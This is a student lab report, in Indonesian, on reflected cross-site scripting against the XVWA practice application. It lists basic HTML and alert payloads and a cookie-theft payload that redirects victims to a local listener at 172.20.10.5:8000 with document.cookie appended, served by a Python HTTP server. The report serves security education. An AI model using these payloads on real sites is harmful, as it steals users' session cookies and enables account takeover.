**LAPORAN PRAKTIKUM IV**

**MELAKUKAN SERANGAN WEB SERVER XVWA**

****

**DISUSUN OLEH :**

Nama : Diki Candra

Nim : 2022903430010

Kelas : TRKJ 2B

Jurusan : Teknologi Informasi dan Komputer

Program Studi : Teknologi Rekayasa Komputer Jaringan

Dosen Pembimbing : Atthariq, S.ST, MT

**JURUSAN TEKNOLOGI INFORMASI DAN KOMPUTER**

**PRODI TEKNOLOGI REKAYASA KOMPUTER DAN JARINGAN**

**POLITEKNIK NEGERI LHOKSEUMAWE**

**TAHUN 2023/2024**

**LEMBARAN PENGESAHAN**

Laporan Yang Berjudul : Melakukan Serangan Web Server XVWA

Disusun Oleh : Diki Candra

Nim : 2022903430010

Jurusan : Teknologi Informasi & Komputer

Program Studi : Teknologi Rekayasa Komputer Jaringan

Mata Kuliah : Databases Aplication

Tanggal Praktikum : 16 November 2023

Tabel Penilaian : :

Mengetahui,

Dosen Pembimbing, Penyusun,


Atthariq, S.ST, MT Diki Candra

NIP 197807242001121001 NIM 2022903430010

**Cross Site Scripting (XSS) – Reflected**


1. Ketik **<h1>ucok baba<h1>**

Perintah ini "<h1>ucok baba<h1>" adalah contoh payload atau serangan untuk mencari kelemahan Cross-Site Scripting (XSS) tipe Reflected pada aplikasi web yang menggunakan XVWA (Xtreme Vulnerable Web Application), yang merupakan platform yang dirancang khusus untuk latihan keamanan aplikasi web.



1. Ketik <script>alert("aku cinta kamu")</script>


Ini adalah tag **<script>** yang berisi perintah JavaScript **alert("aku cinta kamu")**. Tujuannya adalah menampilkan dialog peringatan (alert) pada browser pengguna dengan pesan "aku cinta kamu" ketika payload dieksekusi.



1. Ketik <script>alert(document.cookie)</script>


**<script>**: Tag HTML ini digunakan untuk menandai awal dan akhir dari blok skrip JavaScript. Segala sesuatu di antara tag ini akan dianggap sebagai kode JavaScript.

**alert(document.cookie)**: Ini adalah perintah JavaScript yang akan menampilkan kotak dialog (alert) pada browser pengguna. Pesan dalam kotak dialog ini adalah nilai dari objek **document.cookie**, yang menyimpan informasi cookie untuk halaman tersebut.




1. Ketik di terminal $ python3 -m http.server

* **$**: Simbol dollar pada baris perintah biasanya menunjukkan bahwa perintah tersebut dijalankan dari shell atau lingkungan baris perintah.
* **python3**: Ini adalah interpretor Python versi 3. Perintah ini menunjukkan bahwa kita menggunakan Python 3 untuk menjalankan server.
* **-m http.server**: Argumen **-m** digunakan untuk menjalankan modul sebagai script. Dalam hal ini, **http.server** adalah modul yang disertakan dengan Python untuk membuat server HTTP sederhana.




1. Selanjutnya ketik “<script>document.location = "http://172.20.10.5:8000/"+document.cookie</script>”

* **<script>**: Ini adalah tag HTML yang digunakan untuk menyematkan kode JavaScript di dalam halaman web.
* **document.location**: Ini adalah objek yang mewakili URL dari halaman saat ini.
* **"http://172.20.10.5:8000/" + document.cookie**: Ini adalah URL yang dituju. Dalam kasus ini, itu mencoba mengarahkan pengguna ke URL tertentu ([http://172.20.10.5:8000/](http://172.20.10.5:8000/" \t "_new)) sambil menyertakan informasi cookie dari situs web yang rentan menggunakan **document.cookie**.



Lalu lihat output di terminal



**Kesimpulan :**

Berdasarkan langkah-langkah yang Anda berikan, dapat diambil kesimpulan sebagai berikut:

1. **Payload XSS pada XVWA:**
   * Payload pertama <h1>ucok baba<h1> digunakan untuk mengevaluasi apakah aplikasi web rentan terhadap serangan XSS tipe Reflected. Payload ini mencoba menyisipkan tag HTML dan teks ke dalam halaman web.
   * Payload kedua <script>alert("aku cinta kamu")</script> adalah contoh payload JavaScript untuk menampilkan pesan peringatan pada browser pengguna ketika dieksekusi.
2. **Melihat Informasi Cookie:**
   * Payload ketiga <script>alert(document.cookie)</script> mencoba mengeksploitasi XSS untuk menampilkan nilai dari objek document.cookie. Ini dapat memberikan penyerang informasi sensitif yang tersimpan dalam cookie pengguna.
3. **Menjalankan Server HTTP Sederhana:**
   * Perintah $ python3 -m http.server digunakan untuk menjalankan server HTTP sederhana menggunakan Python 3. Ini mungkin diperlukan untuk meng-host file atau payload tambahan selama serangan XSS.
4. **Payload Redirect dengan Informasi Cookie:**
   * Payload terakhir <script>document.location = "[http://172.20.10.5:8000/"+document.cookie](http://172.20.10.5:8000/%22+document.cookie)</script> mencoba mengarahkan pengguna ke URL tertentu (<http://172.20.10.5:8000/>) sambil menyertakan informasi cookie dari situs web yang rentan menggunakan document.cookie.
5. **Lihat Output di Terminal:**
   * Langkah ini mungkin dimaksudkan untuk memberikan akses atau mengeksekusi beberapa fungsi terkait server atau tindakan tertentu yang dilakukan setelah berhasil mengeksploitasi XSS.

Kesimpulannya, langkah-langkah tersebut menunjukkan serangkaian tindakan yang biasa dilakukan dalam serangan XSS tipe Reflected. Perhatikan bahwa aktivitas semacam ini hanya boleh dilakukan dalam konteks uji penetrasi yang sah atau untuk tujuan pendidikan keamanan informasi. Penting untuk selalu memahami dan mematuhi etika serta hukum yang berlaku.